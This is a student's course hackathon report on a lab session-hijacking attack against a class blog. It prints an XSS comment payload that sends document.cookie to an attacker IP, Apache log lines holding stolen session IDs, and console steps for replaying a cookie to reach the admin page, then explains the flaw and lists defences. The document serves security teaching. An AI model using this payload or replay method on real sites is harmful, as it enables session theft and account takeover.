WAPH – Web Application Programming and Hacking

Instructor: Dr. Phu Phung

Hackthon 3 – Session Hijacking Attack

Student Name: Krishithanjali Vemuri

Student ID: vemurikl

E-Mail: vemurikl@mail.uc.edu

Short Bio: I am currently pursuing Masters in IT and my area of interests are Web Application Development and Machine Learning.

Repository Information

The repository contains the code and images that are used to demonstrate working of session hijacking.

Repository URL: https://github.com/vemurikl/waph/tree/main/hackathons/hackathon3

Overview and Requirements

A web blog application is used to illustrate the session hijacking using cross side scripting attack (XSS) showing the vulnerabilities that are existing in the web application. As part of this hands-on both roles are demonstrated that is attacker and defender (user). A JavaScript code in injected into the web application so as to demonstrate how the cookie is stolen and used for authorization from other places. These cookies contain authentication information and are not properly sanitized from user input. This lets attackers gain unauthorized access to the web application irrespective what role that user is. The complete hackathon is to depict how the XSS attack occur in the web application and the importance of how these attacks can be curbed by implementing robust security measures is discussed.


Part I: The Attack

Step-1:

The attacker used Firefox browser in the Ubuntu virtual machine to inject the malicious JS code into the application which can fetch cookies. This code lets to steal the cookie of the user who has logged in at that point of time when they click on certain text on the screen and this is done making completely unaware to the logged in user. The XSS code is embedded in such a way that it attracts the user to click on it, and upon clicking the logs are stored with the cookie of the logged in user and this does not show any impact to other users. The logs are used by attacker and futher operations are carried out using session ID.

Following is the XSS Code that is injected:

```
<a onclick=”window.location=’http://<IPAddr>/?cookie=’+document.cookie”> Click here to sing </a> !!!!!!!!!!!!!!!!
```



WAPH Blog

Home | Admin

WAPH-Hackathon3-team35

Members of project team 35 please comment here!


Comments:

- anumolbi wrote: anumolbi Click Here to Fav Food Exciting!
- vemurikl wrote: vemurikl click here to sing
- wrote: vemurikl Click Here fto sing !!!!!!!!!!!!!
- vemanava-attacker wrote: Click here for free Life long free Netflix Premium
- vemanava-attacker wrote: Click here for free Life long free Costco
- Hacker Pandirpy wrote:

Figure 1. The third comment is the injected malicious Javascript code.

Step – 2

As part of step 2, I logged in to the application using the credentials that are username and password. This is done on the browser in Ubuntu virtual machine. On authetiacting the user credentials, the webpage shows the page with Welcome message. The screen shows the username and few other options to manage and write new posts and a logout option. This steps demonstrates that the website logged in is authentic and seems to be normal like any other application. In further steps how the attack is prone to occur is discussed.


vemurikl-VM
SEND CTRL+ALT+DEL
SEND CTRL+C
TOGGLE FULL SCREEN
https://waph-hackathon.eastus.cloudapp.azure.com/admin/index.php

Administration of WAPH Blog

Welcome vemurikl!


Home | Manage post | New post | Logout

Write a new post

Figure 2 Web application dashboard/ home page upon login

Step – 3

In Stage 3 of the attack, whenlogged into the web blog application, the person spots the comment where the previously created XSS code was written in the hidden fashion. Once I found the comment , I immediately clicked on the provided URL that has some malicious deeds. When the click occurs, a code with cross-site scripting (XSS) is inserted. If the XSS code is formatted and written correctly, it runs within the session that is logge on the website. This will lead to the transmission of my authentication details that are associated with the session cookie and the attacker on the other side can pull up all logs of the browser activity and steal the cookie. This step demonstrates how the hacker successfully captures sensitive session credentials without my knowledge, highlighting the exploitation of the XSS vulnerability.



sandbox02.cech.uc.edu/vcac/VMRC/Vmrc.aspx?ReadOnly=0&VirtualMachineID=f8ac6610-7d2b-4b4b-8280-0b55bf62c4a9

vemurikl-VM

Connected to VM

Press Ctrl-Alt to release the cursor from the guest.

192.167.9.76/?cookie=PHPSESSID=g550t07g0rot45tq92f0cfh8me

Apache2 Default Page

Ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.


The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
```

Figure 3 The screen that is displayed when the user clicks on link. Seems to be no malicious activity is made on the screen but the attackers grabs the content of URL bar.

Step – 4

In this step, attacker takes over the logs which are stored in the location ‘'/var/log/apache2/access.log' and analyses all the cookies. The attacker concentrates on the most recently click activity as it has the most recent logged in cookie. These logs are obtained by executing the command `cat '/var/log/apache2/access.log `. The screenshot attached below has the highlighted cookie which the attacker has grabbed from the most recent click on malicious code that has been injected in the form of comment in order use it for the next steps of the attack. The cookie is used to disguise the actual user and send it to browser in different way and get access to the website.



```
ebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36"
192.167.9.76 - - [26/Mar/2024:19:41:04 -0400] "GET /icons/ubuntu-logo.png HTTP/1.1" 304 248 "http://192.167.9.76/?cookie=PHPSESSID=g550t07g0rot45tq92f0cfh8me"
"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36"
192.167.9.76 - - [26/Mar/2024:19:41:05 -0400] "GET /favicon.ico HTTP/1.1" 404 490 "http://192.167.9.76/?cookie=PHPSESSID=g550t07g0rot45tq92f0cfh8me" "Mozilla/5
.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36"
192.167.9.76 - - [26/Mar/2024:19:41:56 -0400] "-" 408 0 "-" "-"
192.167.9.76 - - [26/Mar/2024:19:48:44 -0400] "GET /?cookie=PHPSESSID=g550t07g0rot45tq92f0cfh8me HTTP/1.1" 200 3460 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleW
ebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36"
192.167.9.76 - - [26/Mar/2024:19:48:50 -0400] "-" 408 0 "-" "-"
192.167.9.69 - - [26/Mar/2024:22:28:29 -0400] "GET /?cookie=PHPSESSID=nfnlgq7fidctvusfcdhhbpps5p HTTP/1.1" 200 3460 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleW
ebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36"
192.167.9.69 - - [26/Mar/2024:22:28:29 -0400] "GET /icons/ubuntu-logo.png HTTP/1.1" 200 3607 "http://192.167.9.76/?cookie=PHPSESSID=nfnlgq7fidctvusfcdhhbpps5p"
 "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36"
192.167.9.69 - - [26/Mar/2024:22:28:29 -0400] "GET /favicon.ico HTTP/1.1" 404 490 "http://192.167.9.76/?cookie=PHPSESSID=nfnlgq7fidctvusfcdhhbpps5p" "Mozilla/5
.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36"
192.167.9.69 - - [26/Mar/2024:22:28:51 -0400] "GET /?cookie=PHPSESSID=nfnlgq7fidctvusfcdhhbpps5p HTTP/1.1" 200 3460 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleW
ebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36"
192.167.9.69 - - [26/Mar/2024:22:28:53 -0400] "GET /?cookie=PHPSESSID=nfnlgq7fidctvusfcdhhbpps5p HTTP/1.1" 200 3459 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleW
ebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36"
192.167.9.69 - - [26/Mar/2024:22:29:43 -0400] "-" 408 0 "-" "-"
192.167.9.69 - - [26/Mar/2024:22:30:00 -0400] "-" 408 0 "-" "-"
192.167.9.76 - - [26/Mar/2024:23:16:25 -0400] "GET /?cookie=PHPSESSID=g550t07g0rot45tq92f0cfh8me HTTP/1.1" 200 3460 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64
; rv:123.0) Gecko/20100101 Firefox/123.0"
192.167.9.76 - - [26/Mar/2024:23:16:25 -0400] "GET /icons/ubuntu-logo.png HTTP/1.1" 200 3607 "http://192.167.9.76/?cookie=PHPSESSID=g550t07g0rot45tq92f0cfh8me"
 "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0"
192.167.9.76 - - [26/Mar/2024:23:16:25 -0400] "GET /favicon.ico HTTP/1.1" 404 490 "http://192.167.9.76/?cookie=PHPSESSID=g550t07g0rot45tq92f0cfh8me" "Mozilla/5
.0 (X11; Ubuntu; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0"
192.167.9.76 - - [26/Mar/2024:23:22:05 -0400] "GET /?cookie=PHPSESSID=7afosto0er3231lbl1vdn33aip HTTP/1.1" 200 3460 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleW
ebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36"
192.167.9.76 - - [26/Mar/2024:23:22:05 -0400] "GET /icons/ubuntu-logo.png HTTP/1.1" 200 3607 "http://192.167.9.76/?cookie=PHPSESSID=7afosto0er3231lbl1vdn33aip"
 "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36"
administrator@mwph-vm:~$
```

Figure 4 Screenshots showing the cookie that attacker has grabbed

Step – 5

This is the crucial step of the attack where the attacker carefully copies the session cookie from previous step and uses it for login in this step. Following are the sub steps followed in this process


Sub step 1: Attacker heads over to the browser using the blog application link. Attacker will be able to see the login page but could not login as there are no credentials with them. The he heads over to home page.

Sub step 2: Now attacker starts his malicious activity by opening the developer tools either by clicking on burger symbol on right corner and then choosing tools followed by web developer tools or by using `ctrl+shift+i`. Then the attacker opens console so as to give the session cookie that has been grabbed.

Sub step 3: In continuation, the attacker initially checks whether there is any cookie on the website and clears them off. Now gives the text “document.cookie=”<Session cookie>” in my demonstration it is as follows


document.cookie=”PHPSESSID=7afosto0er3231lbl1vdn33aip”

And clicks enter. Now the attacker directly clicks on the Admin button on the top right directly. This takes him to the application without asking for any login. This is because of the cookie that has been given in developer tools. With this the session hijacking attack is made successful by giving the session id of a user. Following screenshots depict the process followed.



```
This page is in Quirks Mode. Page layout may be impacted. For Standards Mode use "<!DOCTYPE html>". [Learn More]     index.php
>> document.cookie="PHPSESSID=7afosto0er3231lbl1vdn33aip"
Cookie "PHPSESSID" does not have a proper "SameSite" attribute value. Soon, cookies without the "SameSite" attribute or with an invalid value will be treated as "Lax". This means that the cookie will no longer be sent in third-party contexts. If your application depends on this cookie being available in such contexts, please add the "SameSite=None" attribute to it. To know more about the "SameSite" attribute, read https://developer.mozilla.org/docs/Web/HTTP/Headers/Set-Cookie/SameSite     debugger eval code:1:1
<- "PHPSESSID=7afosto0er3231lbl1vdn33aip"
>> document.cookie
<- "PHPSESSID=7afosto0er3231lbl1vdn33aip"
```

Figure 5 Screenshot showing the attackers input of cookie in the console of developer tools



waph-hackathon.eastus.cloudapp.azure.com

You have been authenticated. Welcome back!

```
This page is in Quirks Mode. Page layout may be impacted. For Standards Mode use "<!DOCTYPE html>". [Learn More]     login.php
Layout was forced before the page was fully loaded. If stylesheets are not yet loaded this may cause a flash of unstyled content.     login.php:1:14
```

Figure 6 Upon saving the cookie and clicking on Admin, the attacker gets logged in directly to the application.

Bonus

After successfully stealing the session and gaining administrative access, the next steps are to assess the vulnerability to SQL injection attacks. This involves attempting to manipulate input fields or URLs to insert SQL queries. If the application's back-end doesn't properly sanitize inputs or directly executes the injected SQL queries, it's susceptible to SQL injection. Additionally, observing error messages or unusual behavior resulting from input modifications can further confirm this vulnerability.

Part II: Understanding the session hijacking vulnerabilities and protection mechanisms a.

a. **Explaining the vulnerabilities exploited in Part I and why the attack was successful:**
   The attack takes advantage of a weakness in the blog website called XSS (Cross-Site Scripting). The attaker injects harmful code into the site using JavaScript hyperlink, which runs when someone clicks on a comment link. This code steals the victim's session cookie and sends it to the attacker. With this cookie, the attacker can control the victim's session and access the admin features without needing the right login details. This happens because the website doesn't check inputs properly, allowing any kind of sneaky code to run in other users' sessions. After taking over the session and becoming an admin, the next step is to check if the website is also vulnerable to SQL injection attacks. This means trying to mess with input fields or website addresses to add SQL commands. If the website doesn't clean up these commands or lets them run, it's open to SQL attacks. Watching for weird error messages or odd behavior when changing inputs can also show if the site is at risk.
b. **Protection Mechanisms to Prevent Such Attacks:Protection Mechanisms to Prevent Such Attacks:**
   - Input Validation and Output Encoding: Check inputs very carefully, especially for things users write like comments. Make sure to filter out any bad stuff they might try to sneak in. Also, when showing stuff on the website, change it a bit so that any code won't run like it's supposed to.
   - Content Security Policy (CSP): Only allow scripts to come from safe places. This stops XSS attacks by either limiting what injected scripts can do or stopping them altogether.
   - Session Management Best Practices: Keep session cookies safe by making sure they can only be sent securely and can't be accessed by scripts running in the browser. Also, make sure these session tokens expire after a while and use extra security for important stuff.
   - Education and Awareness: Teach developers to code safely, focusing on things like checking inputs and understanding the risks of XSS attacks. Also, make sure users know how to be safe online and watch out for suspicious stuff on websites.

Video Demonstration Link:

Google Drive:
https://drive.google.com/file/d/1VNWO6WyQu5Lb65FeiAk_Gl7M3IDf8Shk/view?usp=sharing